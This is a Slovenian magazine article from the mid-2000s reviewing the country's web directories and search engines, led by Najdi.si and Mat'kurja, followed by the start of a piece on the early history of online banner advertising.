Uporabniki lahko tako prek iskalnikov iščejo po vseh razpoložljivih spletnih straneh, ki so jih indeksirali iskalni roboti, ne pa samo po vsebinsko urejenih vpisih spletnih strani, kot je to običajno pri imenikih. Slabost imenikov je ravno v tem, da imajo v zbirki shranjene samo naslove, opise in ključne besede spletnih strani, ki so jih posredovali uporabniki. Skratka, ko uporabnik vpiše v iskalno polje iskalno frazo, bo iskalnik imenika pregledal samo besede v naslovu, opisu in ključnih besedah, iskalnik pa bo pregledal celotno besedilo spletne strani. Razlika je več kot očitna. Iskalnik vam bo posredoval veliko več zadetkov, ki bodo povrh vsega še veliko bolj relevantni kot rezultati iskanj pri imeniku. Dodatna slabost imenikov je tudi ta, da so podatki o vpisanih spletnih straneh pogostokrat neažurni (nedelujoče povezave, opisi in naslovi niso več aktualni oziroma se nanašajo na vsebino, ki se je že zdavnaj spremenila). Med redkimi prednostmi, ki jih imajo imeniki pred iskalniki pa izstopata predvsem večja urejenost (vse spletne strani so urejene po kategorijah) vpisanih strani in pa preglednost izpisanih rezultatov iskanj (vsaka

spletna stran svoj pomenski naslov in opis).

Največjo slabost iskalnikov gre iskati v obsežnosti zbranih podatkov, saj se lahko zaradi samodejnega načina gradnje v zbirko podatkov zapiše ogromno nekoristne vsebine. Iskalniki pač nimajo uredniškega nadzora tako kot imeniki, kjer uredniki pregledajo vsak vpis, ga po potrebi slovnično in vsebinsko popravijo ter razvrstijo v ustrezno kategorijo. Uredniška politika odloča tudi o tem, kolikokrat bo spletna stran lahko vpisana v imenik (ali se lahko vpiše samo osnovna stran, ali se lahko vpiše neome-



Legedarni imenik Mat'kurja, še pred petimi leti nesporna številka 1 v Sloveniji, je, resnici na ljubo, postal pravcati kokošnjak najrazličnejše vsebine in je po obiskalnosti zdrsnil na 5. mesto.

jeno število podstrani) ali se bodo posebej lahko vpisovale in objavljale novosti na spletnih straneh, kako dolgo se bodo hranili vpisi ipd.

Vpisane spletne strani v imenikih so razvrščene po različnih tematskih področjih v nekaj glavnih kategorijah in na večje število podkategorij (npr. Posel in Gospodarstvo > Finance in investicije > Banke). Vsaka vpisana spletna stran ima svoj zapis, ki je opredeljen z naslovom in opisom spletne strani, URL-povezavo ter ključnimi besedami in kontaktnimi podatki, ki pa jih pri pregledovanju imenika oziroma pri izpisu rezultatov iskanj ne vidimo. Ko smo pri izpisu vpisanih strani, naj povemo, da lahko uporabniki uporabijo dva načina iskanja spletnih strani po imeniku, in sicer z iskalnikom ali pa se iskanja lotijo tako, da spletne strani iščejo z brskanjem med različnimi kategorijami in podkategorijami. Takšno iskanje je lahko po eni strani precej zabavno, po drugi strani pa tudi precej zamudno, saj je potrebno kar nekaj klikov in časa, preden pridemo do iskane spletne strani (če sploh).

KAKO POSKRIBIMO ZA VIDNOST STRANI...

Iskalniki imajo v količini indeksiranih podatkov ogromno prednost pred imeniki, saj njihovi iskalni roboti neprestano križarijo po spletu in indeksirajo nove strani. Medtem ko je proces polnjenja zbirke pri iskalnikih samodejen, je pri imenikih vse odvisno od dobre volje posameznikov, ki vpisujejo svoje strani. Zaradi

hitrega naraščanja števila strani, je razlika med iskalniki in imeniku tako vsako minuto večja. Vpisane spletne strani v imenikih so tako samo majhna podmnožica spletnih strani, do katerih lahko dostopamo prek iskalnikov.

Če želimo, da je spletna stran vidna v imeniku, jo moramo vanj lastnoročno vpisati, če pa želimo da bi bila spletna stran sploh indeksirana in tako vidna tudi v iskalnikih, je treba poskrbeti, da jo bodo pajki iskalnikov sploh lahko obiskali v celoti. Pri tem si lahko pomagamo z vpisom strani v najpomembnejše imenike, saj jo bodo iskalni roboti hitreje našli ali pa z uporabo ustreznih metaoznak, ki so definirane v glavi dokumenta HMLT spletne strani. Z metaoznako robots lahko namreč povemo iskalnemu robotu, kaj naj naredi z obiskano stranjo. Če želimo, da robot indeksira našo spletno stran in sledi vsem povezavam, ki jih najde na strani, uporabimo ukaza *index, follow*, ki ju lahko nadomestimo z ukazom *all*. Če za določen dokument v v strežniku, ne želimo da je dostopen širši javnosti, uporabimo ukaz *none*. Delo iskalnih robotov je tako definirano z naslednjimi ukazi: *index* – indeksira in shrani dokument v zbirko; *follow* – sledi povezavam; *noindex* – ne indeksira strani; *nofollow* – ne sledi povezavam na strani. Zgled pravilno zapisane meta oznake bi se tako glasil `<meta name="robots" content="all">`.

KDO NAJVEČJI V DEŽELI JE TEJ?

Če je na globalnem trgu iskalnikov in imenikov konkurenca zelo ostra (MSN, Google, Yahoo), pa tega ne bi mogli trditi za Slovenijo, kjer je Najdi.si daleč pred vsemi in pravzaprav sploh nima resne konkurence. To so potrdili tudi rezultati letošnjega merjenja obiskanosti spletnih strani (MOSS), ki je potekalo pod okriljem Slovenske oglaševalske zbornice (SOZ). Po tem merjenju je Najdi.si s 650.000 uporabniki daleč najbolj obiskana spletna stran v Sloveniji. Mat'kurja je bila med spletnimi stranmi, ki so sodelovale v raziskavi, na 5. mestu z 18 % rednih uporabnikov (doseg 210.000). Medtem ko se je v zadnjih treh letih število obiskovalcev na Najdi.si več kot podvojilo (leta 2002 so imeli 282.000 uporabnikov, vir: CATI), se je število obiskovalcev Mat'kurje zmanjšalo za skoraj 20 %, kar je pomenilo tudi zdrsnje na absolutni lestvici, in sicer iz 2. na 5. mesto. Poleg nespornega kralja Najdi.si in zvezde v zatonu Mat'kurje se med elito iskalnikov in imenikov uvršča le še žalska Slowwwenia.com, ki pa iz leto v leto izgublja mesta na lestvici obiskanosti. Po podatkih raziskave RIS (www.ris.org) je Slowwwenia.com v absolutni konkurenci s 6. mesta leta 2003 padla na 12. mesto v preteklem letu. Ali so padanje pri drugem največjem slovenskem imeniku zaustavili ali ne, ne moremo vedeti, saj se Slowwwenia.com poleg nekaj drugih večjih spletnih medijev (Obala.net, RTVSlo.si, SiOL) letošnje raziskave MOSS ni udeležila.



Najdi.si

www.najdi.si

Prednosti: Odličen iskalnik

Slabosti: Razen kritik, ki letijo na uredniško politiko in njihov odnos do strank, jih praktično ni.

Najdi.si je nesporen kralj slovenskega spleta. Poleg kakovostnega iskalnika, ki med drugim omogoča iskanje različnih sklonov besed, lahko uporabniki uporabljajo tudi spletni imenik, ki vsebuje okoli 41.000 povezav (veliko jih je pridobljenih iz imenika Mat'kurje?!), pošiljajo e-voščilnice, pregledujejo male oglase in katalog avtomobilov, se nasmejijo ob prebiranju šal in gledanju karikatur itd. Poleg že omenjenih iskanj omogoča Najdi.si tudi iskanje po slikah s spletnih strani, elektronskih naslovih, iskanje pravnih oseb po poslovnem registru ter iskanje po aktualnih novicah, ki združujejo podatke iz največjih slovenskih virov, kot so Delo.si, Dnevnik.si, Večer.com, 24ur.com in RtvSlo.si. Novice delujejo tako, da sodelujoči mediji izvažajo svoje vsebine v zapisu RSS ali XML, ki ga vsakih nekaj minut obišče »novičarski pajek«, zapiše nove vsebine (naslov novice, kratak povzetek in morebitno sliko) ter jih kategorizira v zbirko novic Najdi.si.

Po dobrih treh letih delovanja na slovenskem trgu je lani Najdi.si začel tudi izvažati znanje in tehnologijo, saj je odprl nov spletni iskalnik na Hrvaškem, kjer ga je mogoče najti pod imenom **Pogodak.hr**. Svojo prisotnost na trgih bivše Jugoslavije so razširili 1. aprila letos, ko je začela delovati spletna stran **www.pogodak.co.yu**, namenjena internetnim uporabnikom v Srbiji in Črni gori. Pri podjetju **Novi Forum**, ki je lastnik iskalnika, se pripravljajo tudi na prodor na trge EU-ja in Jugovzhodne Evrope. Kot je povedala **Ksenja Klepec** iz Najdi.si se je vzpostavitev iskalnikov v Bolgariji, Romuniji in na Madžarskem zaradi različnih dejavnikov prestavila na naslednje leto. »Bomo pa letos startali z iskalnikoma v Bosni in Makedoniji«, je pojasnila Klepčeva.

Najdi.si sicer uporablja po ocenah okoli 85 % slovenskih uporabnikov interneta. Mesečno beležijo v povprečju 24 milijonov iskalnih poizvedb, dnevno pa okoli 800.000 (dnevni rekord je bil dosežen 15. marca 2005, ko so zabeležili 1.076.000 iskanj. Rekord glede obiskanosti so dosegli maja letos, ko so imeli v enem dnevu 170.000 različnih obiskovalcev. Od spletnega oglaševanja je imel Najdi.si v preteklem letu okoli 300 milijonov tolarjev prometa, kar je dvainpolkrat več kot leta 2003 in trikrat več kot v letu 2002. Po besedah Ksenje Klepec načrtujejo v letošnjem letu okoli 600 milijonov tolarjev prometa. Poleg nesporne kakovosti, ki jo Najdi.si ima, tiči velik del njihovega uspeha tudi v znanju in številu zaposlenih. Kako konkurirati »Najdiju«, ko pa vsi njegovi tekmeči ne zaposljujejo skupaj toliko ljudi, kot jih je na plačilnem seznamu pri Najdi.si? Podjetje Novi Forum ima namreč 48 zaposlenih in 22 honorarnih sodelavcev, od tega jih je 17 zaposlenih pri Najdi.si.

Mat'Kurja

www.matkurja.com

Približno 30.000 vpisov in seznam vseh organizacij

Prednosti: Največji slovenski spletni imenik

Slabosti: Neenotna grafična podoba



Za najstarejši slovenski imenik bi lahko rekli, da je kljub prijetni osvežitvi celostne podobe in veliko večji preglednosti v zadnjih letih nekoliko izgubil kompas. Še pred petimi leti nesporna številka 1 v Sloveniji, je zdaj je resnici na ljubo postal pravi **kokošnjak najrazličnejše vsebine**. Kako se naj izrazimo drugače, ko pa se je Mat'kurja zaradi sodelovanja s številnimi spletnimi servisi (mali oglasi – Bolha.com, zmenki – Onaon.com, potovanja – Adriatica.net, zaposlitev – Mojedelo.com, nagradne igre – Cickak.si, e-vstopnice – Esiti.com) odrekla svojemu lastnemu jazu s tem, ko je v svoje spletne strani, ki so narejene zelo korektno in všečno, vkompilirala šest popolnoma različnih oblikovnih podob in navigacijskih sistemov. Upajmo, da nas ne bodo pri Mat'kurji presenetili še tako, da se bo namesto njihovega imenika prikazala stran Najdi.si. Zaenkrat so na dobri poti, da se zgodi tudi to, vsaj še sodimo po izbiri Iskanje po spletu, ki jo najdemo v zavihku Iskanje. Omenjena možnost ni namreč nič drugega kot preusmeritev uporabnika na Googleovo spletno stran.

Nekoč paradni slovenski internetni konj si takšne razprodaje ugleda vsekakor ne bi smel dovoliti. Le kje so tisti časi, ko je bila spletna stran s podobo kure v slovenski narodni noši, ki jo je leta 1996 narisal naš poznani ilustrator **Tomaž Lavrič** (nekateri ga bolj poznate po liku Diareje iz Mladine), v ponos vsem slovenskim internetnim uporabnikom. Namesto da bi v letih, ko so bili pri Mat'kurji še zelo uspešni, vlagali v razvoj in razvili lastne storitve, je vse, kar je ostalo od stare kure, v zavihku Katalog, ki omogoča brskanje po kategorijah, vpis strani v katalog in pregledovanje novih vpisov. Vzroke za padanje obiska, ki ga Mat'kurja beleži že nekaj let, gre iskati tudi v dogodkih, povezanih z njeno »divjo privatizacijo«. Mat'kurja je namreč iz varnega akademskega okrilja Inštituta Jožefa Štefana prišla v roke Eona, ki ga je vodil takrat preveč ambiciozni bivši zunanji minister Zoran Thaler. Ko je Eon po nekaj letih neslavno propadel, je Mat'kurjo pred dokončnim pogrebom vsaj za nekaj časa rešil Telemach, ki velja za vodilnega ponudnika televizijskih storitev in širokopasovnega interneta v Sloveniji.



Slowwwenia.com

www.slowwwenia.com

Približno 25.000 vpisov

Prednosti: Preglednost, kakovostni servisi (e-voščilnice, mali oglasi, itd), enotna grafična podoba.

Slabosti: Precej manj vpisanih strani kot pri Mat'kurji

Slowwwenia.com, ki deluje pod okriljem podjetja Nova Vizija, d.o.o., iz Žalca, je ena

najstarejših slovenskih internetnih blagovnih znamk, saj je na trgu že od leta 1998. Svoj vrhunec je doživela tako kot Mat'kurja v zlati dobi spletnih imenikov pred 4–5 leti. Vendar je leta 2002 mimo obeh imenikov s svetlobno hitrostjo švignil Najdi.si, ki je z iskalnikom prinesel med slovenske spletne uporabnike povsem nove razsežnosti uporabe spletnih storitev. Ker se Slowwwenia zaradi finančnih in kadrovskih omejitev ni mogla spopasti z novim tekmečem, se je z majhno razvojno ekipo posvetila izdelavi uporabnih servisov, ki bi bili v prvi vrsti funkcionalni in enostavni za uporabo. Tako se je Slowwwenia počasi iz imenika spremenila v **portal z obilo dodatne vsebine in kakovostnih servisov**, med katerimi izstopajo: pretvornik valut, mali oglasi, e-voščilnice, angleško-slovenski prevajalnik in dnevno sveže in s slikami opremljene novice iz petih različnih virov (STA, Delo, Finance, RTV SLO, Menart).

Slowwwenia.com pa je kot že rečeno tudi slovenski spletni imenik z obsežno, urejeno in dnevno posodabljeno zbirko podatkov, v kateri so naslovi in opisi spletnih strani kot tudi novosti na že vpisanih straneh. Iskalnik na Slowwwenia.com omogoča iskanje med približno 25.000 zapisi, ki so jih v zadnjih 7 letih posredovali lastniki spletnih strani, kot tudi iskanje med novicami in iskanje po vsebini malih oglasov.

Pri Slowwwenia.com, kjer že nekaj časa napovedujejo novo celostno podobo in vzpostavitev iskalnika, ki bi iskal po vseh dokumentih slovenskega spleta, upajo, da bodo lahko ambiciozne cilje uresničili s pomočjo precej povečane razvojne ekipe še pred koncem leta. Je to napoved konkurence iskalniku Najdi.si? Potencial je velik, še zlasti ker bi Slowwwenia.com ob napovedanemu iskalniku in že obstoječem in urejenem imeniku ter vseh dodatnih spletnih servisih, ki jih že zdaj ponujajo (mali oglasi, voščilnice, novice ...), lahko postala osrednji slovenski portal in po obisku resen tekmeč iskalniku Najdi.si.

Raziskovalec

www.raziskovalec.com

Približno 13.500 vpisanih strani

Prednosti: Simpatična oblikovna podoba, pregledno krmarjenje

Slabost: Krajevna omejenost




Raziskovalec.com velja za imenik spletnih strani **krajevnega pomena**. Od drugih imenikov razlikuje v tem, da so vpisi spletnih strani lokalizirani glede na občino, na katero se spletna stran navezuje. »Ideja o lokalizaciji spletnih strani ne nasprotuje osnovnemu namenu interneta, ki je 'imeti na dlani ves svet', temveč mu dodaja novo komponento, to je 'imeti na dlani svojo okolico'. S tem izzivom so se v zadnjih letih začeli spopadati tudi največji svetovni iskalniki, kot so Google (http://local.google.com/) in Yahoo«, pravi **Sašo Žigon**, urednik imenika.

Imenik, v katerem je nekaj več kot 13.000 lokaliziranih vpisov, razporejenih v 193 slovenskih občin oz. 12 slovenskih regij, je še zlasti

uporaben pri iskanju informacij krajevnega pomena, npr. obrtnikov, trgovin, šol, apartmajev ... Ker so ključne besede, prek katerih obiskovalci dostopajo na spletno mesto www.raziskovalec.com, izrazito krajevnega pomena, se za oglaševanje na spletnem mestu, ki dnevno pritegne 4000 do 5000 različnih obiskovalcev, zanimajo predvsem podjetja ali posamezniki, ki ponujajo storitve v svoji okolici. Kot pravi Sašo Žigon, pa oglaševanje na Raziskovalcu zaenkrat še ne pokriva stroškov vzdrževanja in razvoja spletnega mesta.

Raziskovalec poleg brezplačnega filtra nepriemnih vsebin ponuja še eno zanimivo storitev, in sicer možnost vpisa spletne strani v 15 manjših slovenskih imenikov (www.raziskovalec.com/vpisovalec.htm), kar prihrani precej časa, saj lahko z enega mesta v nekaj sekundah razpošljemo vpis na več naslovov. Obiskovalcem sta na voljo tudi foruma, in sicer iskalni forum, ki je podprt z mrežo svetovalcev z najrazličnejših področij, ki z gledno odgovarjajo na vprašanja obiskovalcev, ter forum krajevnega pomena, kjer lahko občani posamezne občine razpravljajo o aktualnem dogajanju v svojem okolju.

»V prihodnosti načrtujemo sodelovanje z večjim številom lokalnih portalov v Sloveniji, ki bodo na svojih straneh lahko ponujali iskanje po njihovi občini. Nekaj portalov tovrstno iskanje preizkusno že izvaja«, je o načrtih za prihodnost povedal Žigon.



Aaunique

www.aaunique.com

11.000 vpisanih strani

Prednosti: Ogromno najrazličnejše vsebine in storitev

Slabosti: Nepregledno krmarjenje, neprofiliranost

Po številu vpisov spletnih strani v imenik je Aaunique največji iz sklopa nepreglednih in neprofiliranih portalov, ki imajo težavo s tem kaj, še sploh objaviti. Kot zanimivost naj povemo, da portal ponuja praktično vse, in sicer od divjih rastlin, lepote, kvizov, tečajnih list do GSM-logotipov in kuharskih receptov. Za vsakogar nekaj, bi lahko rekli. V kaosu najrazličnejše vsebine je poglavito vprašanje, kateri ciljni skupini je takšna vrsta portalov sploh namenjena. Imenik, ki bi naj vseboval 11.000 povezav, je precej skrit, saj do njega vodi povezava prek kategorije Zabava in podkategorije Povezave. Uporabniki imenika imajo pregled nad obiskom vpisanih strani, ki jih lahko tudi ocenjujejo.

Anvip.com

www.anvip.com

Približno 6.000 vpisanih strani

Prednost: Veliko zabavne vsebine

Slabosti: Nepregledno krmarjenje, neprofiliranost

V okviru imenika si lahko obiskovalci ogledajo sezname priljubljenih povezav, najboljše ocenjenih povezav in seznam dnevnih novosti. V primerjavi z vsebinsko podobnimi spletnimi stranmi (Aaunique.com, Studiofaca.com, Najportal.com) je AnVip po oblikovni plati malce bolj dodelan, toda kaj ko tudi oni ponujajo vse, kar je mogoče (novice, forume, galerije, možnost prenosa datotek, igre, šale, oglase, sporede, grafite, razglednice ...). Oglejte si dolžino uvodne strani (merjeno z uporabo navpičnega drsnika), po kateri so absolutni zmagovalci med vsemi iskalniki in imeniki. To je žal samo še dokaz več, kako zmedene, nepregledne in uporabniku neprijazne so takšne strani.



portal.com) je AnVip po oblikovni plati malce bolj dodelan, toda kaj ko tudi oni ponujajo vse, kar je mogoče (novice, forume, galerije, možnost prenosa datotek, igre, šale, oglase, sporede, grafite, razglednice ...). Oglejte si dolžino uvodne strani (merjeno z uporabo navpičnega drsnika), po kateri so absolutni zmagovalci med vsemi iskalniki in imeniki. To je žal samo še dokaz več, kako zmedene, nepregledne in uporabniku neprijazne so takšne strani.

StudioFACA Portal

www.studiofaca.com

Približno 6600 vpisanih strani

Prednosti: Veliko iger in ozadij

Slabosti: Neprofiliranost

Portal, ki ponuja prek 16.000 ozadij za namizja, številne brezplačne igre, forum, galerije slik ipd., je med drugim tudi iskalnik, za katerega se pravzaprav sploh ne ve, po kakšni zbirki podatkov išče. Uporabniki imajo sicer možnost vpisa strani, toda kaj ko se imenika nikjer ne vidi. Skratka, še en amatersko zasnovan portal brez repa in glave, ki v osrednjem delu vstopne strani ponuja tudi dve leti stare novice. Zdi se, da je največja težava tovrstnih portalov ravno v tem, da imajo preveč idej in bi se radi na hitro lotili kar vseh naenkrat. Dokaz za to je tudi izjava urednika strani Staša Repšeta, ki pravi: »Idej nam vsekakor ne zmanjka. Lahko bi se reklo, da jih je več, kot bi nam dopuščal čas za njihovo uresničitev!« Škoda, da se lastniki tovrstnih strani ne zavedajo, da je ravno ta njihova želja po ekspanziji vsebine njihov glavni problem. Namesto, da bi se profilirali in usmerili na nekaj povezanih področij, ki bi se jim resno posvetili, jih izpilili do konca, kar pomeni da bi ponudili kakovostno, obširno in zanimivo vsebino, naredijo ravno obratno – ponudijo morje nedodelanih in površnih vsebin.



Najportal

www.NajPortal.com

Bližu 3000 vpisanih strani

Prednosti: Ogromno najrazličnejše vsebine in storitev

Slabosti: Nepregledno krmarjenje, neprofiliranost

Ali lahko spletni imenik, kuharske recepte, aktualne novice, vice, besedila skladb, verze, šale, galerije slik, forume, datoteke, misli, »plonk listke«, referate, horoskope



Po letošnjem merjenju obiskanosti spletnih strani

(MOSS) je izvrsten iskalnik Najdi.si s 650.000 uporabniki daleč najbolj obiskana spletna stran in v Sloveniji.

itd. spravite na skupni imenovalac? Pri portalu Najportal jim je uspelo ravno to. Toliko najrazličnejše vsebine, kot so jo zbrali na enem kupu, boste našli le malo kje. Če vam je dolgčas in ne veste, katero spletno stran bi obiskali, boste na Najportalu pravgotovo našli kaj zase.

Imenik, ki vsebuje nekaj več kot 3.000 vpisov, je razdeljen na 14 glavnih kategorij in na 126 podkategorij. Uporabniki lahko izpisane vpise med drugim razvrščajo po naslovu, številu zadetkov in številu obiskov, poleg tega pa lahko komentirajo in ocenjujejo posamezne strani, kar poskrbi za dodatno interaktivnost spletnega imenika.

»Naš portal v prvi vrsti ni spletni imenik. Ta je bolj ali manj le dodatna storitev. Z oglaševalskimi prihodki celotnega portala smo trenutno glede na pričakovanja zadovoljni, večje prihodke pa pričakujemo predvidoma po 1. 12. 2005, ko bo uradno predstavljena nova različica celotnega portala. Naš portal bi se naj razvijal v že utečeni smeri, s ciljem postati največji portal po številu obiskovalcev ter širokem spektru vsebin s področja informacij in zabave«, je precej optimističen Tadej Pešl, skrbnik portala.



SloWWenija.com

www.slowwenija.com

Približno 4000 vpisanih strani

Prednosti: Edini imenik v pravem pomenu besede

Slabosti: Majhno število vpisov

Jeseniško podjetje Domenca, d.o.o., je lastnik edinega »čistokrvnega imenika« v Sloveniji, saj poleg organizirane razvrstitve spletnih strani ne ponuja dodatnih vsebin ali storitev. Čeprav dobi imenik na račun podobnega imena s precej bolj poznanim Slowwenia.com kar precej dodatnega obiska, pa se z zbirko vpisanih spletnih strani ne more ravno ponahati, saj vsebuje le dobrih 4000 zapisov.

Več informacij in cenik: **WWW.KFM.SI**

KFM COMPUTERS

TEL (03) 898 1100 FAX (03) 898 1135

NADGRADNJE IN NOVI RAČUNALNIKI!

AMD XP 2600+ in tudi ostali procesorji

Vrhunska kvaliteta, brezplačna dostava po vsej Sloveniji in seveda dostopne cene!

Direktorij.net

direktorij.net/imenik/

Približno 1.600 vpisanih strani

Prednosti: preglednost in urejenost

Slabosti: majhno število vpisov



Enostavna, a simpatična grafična podoba imenika, ki poleg preglednega, a skromnega seznama vpisanih spletnih strani (blizu 1600) v sklopu spletnega mesta ponuja še voščilnice, male oglase in vremensko napoved. Direktorij.net omogoča tudi pregledovanje najbolj priljubljenih in najbolje ocenjenih vpisov. Posameznim zapisom v imeniku lahko dodamo **komentar** in **oceno**. Zanimivost imenika je ta, da se ob kliku na naslov ne odpre spletna stran, temveč podrobnejši opis spletne strani, vključno s kategorijo, datumom vpisa in povprečno oceno obiskovalcev. V tem razširjenem pregledu ima uporabnik tudi možnost, da prijavi nedelujočo povezavo ali da spletno stran, katere opis pravkar pregleduje, priporoči kateremu izmed svojih prijateljev.

Krajnc.net

www.krajnc.net

Prednosti:

Slabosti: Jih je preveč, da bi jih sploh naštevali.

Grozna grafična podoba, nepreglednost in obilje najrazličnejših povezav so glavne značilnosti spletne strani Krajnc.net. V našem članku jo omenjamo samo zaradi tega, ker ponuja možnost vpisa v imenik, ki pa ga nato na spletni strani sploh ni moč najti. Obiskovalcem je tako omogočeno zgolj iskanje po zbirki vpisanih strani, ne pa tudi prek vsebinskih kategorij.

Avenija.com

www.avenija.com

Približno 9.000 vpisanih strani

Prednosti:

Slabosti: Neažurna in zastarela vsebina

Ambiciozno postavljen portal, ki so ga pri podjetju Studio Moderna **popolnoma zanemarili**. Bolje bi ga bilo »ugasniti«, kot pa na njem objavljati novice o tem, kako je Bush odpravil sankcije proti Srbiji in Črni gori iz leta 2003. Zadnja vpisan novost v imeniku, ki vsebuje približno 9000 zapisov, sega v november 2004.

Oloplan

www.oloplan.com

Prednosti:

Slabosti: Nedelujoč iskalnik

Slika Oloplana je, milo rečena, porazna. Še toliko bolj zaradi tega, ker se je Oloplan oklical za slovenski iskalni stroj. Resnica in realnost pa je ta, da iskalnik **sploh ne deluje** in da lahko na omenjenem spletnem mestu poleg seznama dnevno vpisanih spletnih strani najdemo le še vremensko napoved, tečaje treh valut, štiri zastarele povzetke novic, vsebino zadnjih dveh oddanih oglasov in nekaj povezav.

NEZADRŽNI BIKOV TREND

Če je pred dobrim desetletjem le malokdo vedel za internet in ga tudi uporabljal, pa bi danes v razvitem svetu težko našli osebo, ki še ni slišala za internet. Še več, obstaja kar nekaj držav, kjer so uporabniki interneta večina prebivalstva.

Piše: Radoš Skrt

rados.skr@mojmikro.si

Po podatkih podjetja Nielsen//NetRatings je stopnja penetracije najvišja na Švedskem, kjer internet uporablja 74 % prebivalstva, na drugem mestu so ZDA z nekaj manj kot 70 %, Slovenija je z 41 % daleč za Nemčijo (56 %) in Avstrijo (57 %), a npr. pred Španijo (33 %) in Grčijo (34 %). Noben medij vse od črno-bele televizije ni tako hitro dosegel 50 % penetracije ameriških gospodinjstev kot ravno internet. Tako internet kot TV sta za ta dosežek potrebovala 8 let. (Pri internetu se začne komercialna uporaba z letom 1993 in rojstvom Mosaica kot prvega grafičnega spletnega brskalnika.) Radio je potreboval 9 let, videorekorder 10 let, osebni računalniki 17 let, kabelska televizija 39 let, telefon pa 70 let. Podobno hitro, kot se razvija internet (tako z vidika tehnologije kot z vidika števila uporabnikov), pa se razvija tudi njegov stranski produkt – spletno oglaševanje.

OBDOBJE HITRE RASTI

Pomemben korak pri razvoju interneta se je zgodil leta 1993, ko je bil razvit prvi grafični spletni brskalnik – Mosaic. Ta je povzročil, da se je besedilni način uporabe svetovnega spleta umaknil **grafičnemu**, s čimer so spletne strani dobile povsem novo podobo in razsežnost – postale so **zanimive oglaševalcem**. Grafični brskalnik je tako postavil temelje za rojstvo spletnega oglaševanja, ki se je dejansko zgodilo leto pozneje, in sicer jeseni leta 1994, ko je bila na spletni strani podjetja Hotwired (danes Wired News v lasti podjetja Lycos) prodana prva oglasna pasica



Ena prvih spletnih pasic v zgodovini

(banner). Podjetja, ki so prva razumela koncept oglaševanja v internetu in so v novem mediju videla priložnost za svoje poslovanje, so bila med prvimi oglaševalci. Med imeni prvih spletnih oglaševalcev se tako pojavijo podjetja, kot so AT&T, MCI, Sprint, Volvo.

Prvi dve leti spletnega oglaševanja sta bili pravzaprav zelo zmedeni, saj je imela skoraj vsaka spletna stran svoje **mere oglaševalskega**

prostora, zaradi česar so se morali oglaševalci s svojimi kreativnimi rešitvami prilagajati vsake-mu spletnemu založniku posebej, kar jim je seveda vzelo veliko dragocenega časa in energije, po nepotrebnem pa jim je zviševalo tudi stroške oglasnih akcij. Seveda ni preteklo veliko vode, da so tako spletni založniki kot oglaševalci prišli do spoznanja, da je treba na področju spletnega oglaševanja čimprej nekaj korenito spremeniti.

Tako sta se decembra leta 1996 z namenom konsolidacije spletnega oglaševalskega trga in poenotenja velikosti oglasnih površin sestali organizaciji CASIE (Coalition for Advertising Supported Information) in IAB (Interactive Advertising Bureau) in sprejeli **standarde**, ki so opredelili **možne velikosti** oglasnega

Delež internetnih oglasov v celotnem oglaševalskem kolaču dosega v ZDA že 5,4 odstotka, pri nas pa skoraj petkrat manj.

prostora, namenjenega **pasicam**. Z opredelitvijo standardnih mer spletnih oglasov, ki jih od takrat naprej določa standard IAB/CASIE (www.iab.net), so tako postavili temelje spletnemu oglaševanju, ki je z ureditvijo razmer doživelo nov zagon. Ob tem je treba poudariti, da uporaba standardiziranih pasičnih velikosti, ki se merijo v pikah (pixel) po načelu »širina x višina«, ni obvezna, je pa priporočljiva, saj večina spletnih medijev ponuja oglasni prostor, ki upošteva omenjene standarde. Med najbolj priljubljenimi so bile v tistem času pasice velikosti 468 x 60, sledile so jim pasice velikosti 233 x 30 in 120 x 60.

Na spletnem trgu so se vzpostavili različni **modeli zakupa oglasnega prostora**, odvisno pač od ponudbe in cenovne politike posameznega spletnega medija. Tako so se lahko oglaševalci srečali z zakupom oglasnega prostora po **fiksni ceni za določeno obdobje**, z zakupom **števila klikov na oglasno pasico** (CNK – cena na klik) ali pa določenega **števila prikazov oglasa** (CNO – cena na ogled). Redkeje se je uporabljal model zakupa glede na **učinek**, kamor IAB poleg zakupa oglasov glede na število klikov prišteva tudi zakup glede na število izvedenih akcij na spletni strani naročnika oglasa (npr. prijava na novice, nakup izdelka, registracija uporabnika, izpolnitev ankete).

	1998	1999	2000	2001	2002	2003	2004
Kombinirani model zakupa	54	52	45	42	34	20	17
Zakup števila prikazov	40	41	43	45	45	43	42
Zakup števila izvedenih akcij	6	7	12	13	21	37	41

Deleži posameznih oblik zakupa oglasnega prostora od 1998-2004 Vir: IAB

Med modeli zakupa oglasnega prostora je v drugi polovici prejšnjega desetletja prevladoval z več kot polovičnim deležem **kombinirani** model (kombinacija zakupa po številu prikazov in klikov oz. akcij). Model zakupa oglasnega prostora glede na število prikazov je imel približno 40 % delež, le približno 5 % oglaševalcev pa je uporabljalo model zakupa glede na število klikov oz. izvršenih akcij na spletni strani. Za prvo petletko spletnega oglaševanja je značilno tudi to, da so med različnimi oblikami internetnega oglaševanja daleč najbolj prevladovali **pasice**, ki so zavzemale več kot 50 % delež, sledila so **spozorstva**, ki so imela v povprečju 40 % delež.


PORODNE TEGOBE SPLETNEGA OGLAŠEVANJA

Kljub hitri rasti števila internetnih uporabnikov in spletnih strani ter naraščanju vrednosti spletnega oglaševanja pa je bilo začetno obdobje spletnega oglaševanja zaznamovano s številnimi težavami in za večino spletnih medijev sploh ni bilo tako rožnato, kot se zdi na prvi pogled. Do leta 1997 je bilo namreč kar **tri četrtine oglaševalskega kolača** porazdeljeno med **10 najbolj obiskanih strani**. Zaradi nezrelosti trga, nepoznavanja interneta kot medija in pomanjkljivega znanja (oglaševalci denimo niso imeli pojma o tem, kako se naj lotijo spletnega oglaševanja) so se morali spletni mediji krčevito truditi, da so premaknili tradicionalne oglaševalce iz ustaljenih kalupov in da so jih prepričali, da se splača oglaševati v internetu.

